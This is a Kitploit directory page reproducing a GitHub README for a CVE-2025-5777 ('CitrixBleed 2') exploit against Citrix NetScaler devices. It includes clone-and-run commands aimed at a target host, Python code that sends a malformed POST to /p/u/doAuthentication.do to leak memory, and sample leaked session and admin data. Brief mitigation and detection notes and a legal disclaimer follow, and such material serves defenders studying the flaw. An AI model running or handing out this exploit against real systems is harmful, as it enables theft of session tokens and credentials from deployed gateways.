
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-5777 — CVE-2025-5777 Citrix NetScaler Memory Leak Exploit (CitrixBleed 2) | Kitploit

Tools/GitHubGitHub/bughuntar/cve-2025-5777
Memory ForensicsVulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubbughuntar/cve-2025-5777

CVE-2025-5777

CVE-2025-5777 Citrix NetScaler Memory Leak Exploit (CitrixBleed 2)

View Repository
307791 year agoReviewed by Kitploit
Share

CVE-2025-5777 - Citrix NetScaler Memory Leak Exploit

Banner


📌 Overview

This tool demonstrates CVE-2025-5777, a critical memory disclosure vulnerability in Citrix NetScaler ADC/Gateway devices. The exploit leaks sensitive memory contents via malformed authentication requests.

Key Features:
✔ Memory leak detection via XML response parsing
✔ Hex+ASCII dump of leaked memory regions
✔ Burp Suite-compatible request format
✔ Asynchronous requests for efficient testing

🔍 Proof-of-Concept

1. Vulnerable Request (Burp Suite)

Burp Request


2. Exploit in Action

Tool Execution


⚡ Quick Start

git clone https://github.com/bughuntar/CVE-2025-5777.git
cd CVE-2025-5777
pip install requests beautifulsoup4 aiohttp colorama
chmod +x citrix_memory_leak.py
python3 citrix_memory_leak.py https://target-netscaler.com

Expected Output:

+ [+] Memory leak detected!
--- Leaked Memory Hex Dump ---
00000000  73 65 73 73 69 6F 6E 3D 31 32 33 34 35 36 37 38  session=12345678
00000010  55 73 65 72 3A 20 61 64 6D 69 6E 00 00 00 00 00  User: admin.....

🛡️ Mitigation

ActionCommand/Reference
PatchCitrix Security Bulletin
WAF RuleBlock POST /p/u/doAuthentication.do with malformed params
Detectiongrep 'POST /p/u/doAuthentication.do' netscaler.log

📚 Resources

  • NVD Entry
  • Technical Writeup

🖥️ Code Highlights

# Malformed request trigger
async def exploit(target):
    async with aiohttp.post(
        f"{target}/p/u/doAuthentication.do",
        data="login",  # Missing equals sign triggers leak
        ssl=False
    ) as response:
        await parse_leak(await response.read())

⚠️ Legal Notice

- This tool is for authorized testing ONLY.
- Unauthorized use violates international cybersecurity laws.

Full disclaimer: DISCLAIMER.md

Author: Professor the Hunter

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    279

Explore all tools

Browse our collection of tools

View all tools →





